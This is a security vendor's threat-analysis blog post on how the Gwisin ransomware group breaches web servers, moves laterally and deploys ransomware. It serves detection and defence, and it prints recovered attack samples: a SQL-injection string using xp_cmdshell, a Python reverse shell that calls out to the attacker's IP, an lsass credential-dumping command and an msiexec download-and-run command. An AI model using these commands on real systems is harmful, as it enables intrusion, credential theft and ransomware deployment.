Penetration and Distribution Method of Gwisin Attacker

asec.ahnlab.com/en/41565/

November 10, 2022

The attacker of Gwisin ransomware targets and penetrates the publicly available servers of companies. They then use the server as their foothold for distributing the ransomware into the internal infrastructure. It is known that the attacker uses various means such as SFTP, WMI, integrated management solution, and IIS web service to distribute the ransomware into the internal infrastructure. In this confirmed case, they used the IIS web service to distribute Gwisin ransomware.

How Gwisin Attacker Penetrates a Server

Unlike other attackers who use spear phishing, watering hole, and other known methods to dominate a PC and obtain administrator privilege to propagate the virus into a target company's internal network systems, the Gwisin threat actor directly performs the web hacking attack to penetrate into the web servers. As such, companies must check for web vulnerabilities and fortify the security of connected DBs to defend against web hacking attacks.

It appears that the attacker attempts to steal system account info prior to distributing the ransomware. They scan and perform SQL injection attack on publicly-exposed web servers.

Among the traces of the attack, an attack code of SQL Injection, written for use against an MS SQL server, was found in a Linux server. This hints that the attacker is indiscriminately attacking the servers using automated offense tools.

```
1   '/api/group/                    MxMR=6839 AND 1=1 UNION ALL SELECT 1,NULL,'<script>
    alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC
    xp_cmdshell('cat ../../../etc/passwd')#
```

Figure. SQL injection attack code of the Gwisin attacker found in Linux server

It has been confirmed that the attacker uses WebShell following after a successful attack on a web server. Some cases involve WebShell inserted into a PHP file. In other cases, independent WebShell files were created. However, the techniques of inserting WebShell code into the existing file or uploading the file have not yet been identified.

Additionally, the attacker uses a Reverse Shell code written with Python to establish a reverse connection. It was discovered that the attacker adds service_issue() function performing the roll of Reverse Shell to the init type of Linux shell script existing inside the system. The attacker creates a TCP socket through the function, connects to the attacker server (158.247.221.23:80), and runs sh to provide the attacker with Linux shell.

```
service_issue() {
    bindres=`python -c 'import
    socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
    ("158.247.221.23", 80));os.dup2(s.fileno(),0);
    os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")' &`  echo
     $bindres
```

Figure. Reverse Shell code inserted by the attacker

What the Attacker Does After Penetrating into Server

After dominating a Linux system, the attacker uses RPM to install NMAP. They then perform multiple port scans on the internal systems to identify additional attack targets.

Name	Full path	Size
nmap (262)	₩usr₩share₩nmap	7.4 MB
nmap	₩usr₩bin₩nmap	765 KB

Figure. Confirmed installed NMAP

```
1  Discovered  open  port  135/tcp on
2  Discovered  open  port  80/tcp  on
3  Discovered  open  port  23/tcp  on
4  Discovered  open  port  445/tcp on
5  Discovered  open  port  445/tcp on
6  Discovered  open  port  135/tcp on
7  Discovered  open  port  23/tcp  on
8  Discovered  open  port  139/tcp on
```

Figure. History of NMAP execution

How the Attacker Moves Inside the Internal Server

The attacker, after dominating the Windows system of the internal network, registers a service that perform Full Memory Dumping on the memory of the lsass.exe process to obtain additional credentials. They then secure the memory dump of the lsass.exe process.

서비스 이름 [redacted]

서비스 파일 이름 %COMSPEC% /Q /c Cmd.ExE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\4uZ.log full

Figure. Event log for registering lsass.exe dumping service

The attacker then uses the obtained credentials to send reverse connection command to other systems. Among the target systems that received the command, the systems connected to the Internet are connected to the C2 server. As a result, the attacker gains direct control over the internal system from the outside.

Description

서버 이름을 확인할 수 없습니다.

오류: 3221226021

서버 이름: 158.247.221.23@80

지침:
클라이언트가 DNS 또는 WINS에서 서버 주소를 확인할 수 없습니다. 이 문제는 컴퓨터를 도메인에 추가한 직후, 클라이언트의 DNS 등록이 모든 DNS 서버에 아직 전파되지 않았을 때 발생하는 경우가 많습니다. 주 DNS로 자신을 가리키는 DNS 서버(예: 도메인 컨트롤러)에서 시스템 시작 시 이 이벤트가 발생할 수도 있습니다. IPCONFIG /ALL 및 NSLOOKUP을 사용하여 이 컴퓨터의 DNS 클라이언트 설정을 검증해야 합니다.

Figure. Trace of reverse connection attempted using attacker IP

The attacker then downloads the Gwisin MSI file from the C2 server.

Figure. Event log of the system downloading ransomware MSI file

How the Attacker Distributes the Ransomware

The attacker installs the IIS web service into the first dominated system and uses it to spread the ransomware to internal systems of the target company. After installing the IIS web service, the attacker creates the ransomware files in the web root path (C:\inetpub\wwwroot) and distributes the ransomware.

- Ransomware for Windows: x64_install.msi
- Ransomware for Linux: x64_nix, x86_nix



Figure. Part of event log for installing of IIS service

The attacker can use the IIS web service in the internal system to easily distribute the ransomware to multiples systems connected to the domain via AD policy and WMI command. Furthermore, the attacker does not have to directly access the server that distributes the malware on the Internet. As such, they can successfully distribute the ransomware into the internal systems without Internet access.

The attacker uses the following command to download and run the ransomware.

```
1   cmd.exe /Q /c msiexec /qn /i http://[redacted]/x64_install.msi SERIAL=[redacted]
    LICENSE=[redacted] ORG=[redacted] SMM=1
```

Figure. Command for downloading and running ransomware

When the above command is executed, “x64_install.msi,” the ransomware file in the IIS web route directory, is downloaded and executed.

Characteristics of Gwisin

To run Gwisin, one must enter the exact arguments.

```
1   ImagePath,msiexeec /qn /i C:\ProgramData\[redacted].msi SERIAL=[redacted]
    LICENSE=[redacted] SMM=0 ORG=[redacted]
```

Figure. Command for running ransomware

The description of each argument is as follows:

- LICENSE: A key that decrypts the encoded ransomware (creates decryption key by combining with SERIAL)
- SERIAL: A key that decrypts the encoded ransomware (creates decryption key by combining with LICENSE)

- SMM (see Malicious File Analysis Results for details)
  - 0: File Encryption Mode
  - 1: Safe Mode Boot Mode

When the file is encrypted via the ransomware, an extension similar to the name of the target company is added to the encrypted file. Additionally, a file with '0' at the end of the extension is also created in the same directory. It contains information required to restore the original file.

Upon the file encryption, a ransom note is created. The ransom note's filename and body text contain strings that can identify the target company. It contains the URL that connects to the attacker's website, and account and password that can be used to log in to the website.



Figure. Ransom note confirmed from the ransomware-infected system (!!!_HOW_TO_UNLOCK_FILES_!!!.TXT)
Gwisin deletes event logs and ransomware files of the system after the file encryption.

For more information on Gwisin's process flow and characteristics, see ASEC blog's *Gwisin Ransomware Targeting Korean Companies* (https://asec.ahnlab.com/en/37483/).

Malware Used by the Attacker

MD5	Filename	Analysis Results
13eef02d5e5f5543e83ad8c8a8c8ff9a	MSI****.tmp	Gwisin file for Windows which is the DLL file of install_x64.msi **[Ransomware Behavior Details]** If executed with SMM=1 **1. Self-Replication** · Copies itself into the following filepath · C:\ProgramData\a35f23725b5feab2.msi **2. Ransomware Service Creation** · Service Name: **********(16-digit HEX) · Image Path: msiexec /qn /i C:\ProgramData**********.msi SERIAL=********** LICENSE=********** SMM=0 ORG=*** **3. Copying of bcdedit.exe and Changing Boot Option** · Copies bcdedit.exe to ProgramData folder with a different name (dxdiag.exe) · Changes default boot mode to safe mode **4. Registering Service to Enable Operation in Safe Mode** · HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal · HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network **5. Reboot** · Reboots as safe mode after 5 seconds **6. Ransomware Operation**
95237d0c6e6b1822cecca34994c0d273	x86_nix	x86 version file of Gwisin

[File Detection]

- Ransomware/Win.Gwisin (2022.07.27.03)
- Trojan/Linux.Agent (2022.08.05)

[File MD5]

- 13EEF02D5E5F5543E83AD8C8A8C8FF9A
- 95237D0C6E6B1822CECCA34994C0D273

[IP/URL]

158.247.221[.]23

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis informaion.

Categories:Malware Information

Tagged as:GWISIN Ransomware, Ransomware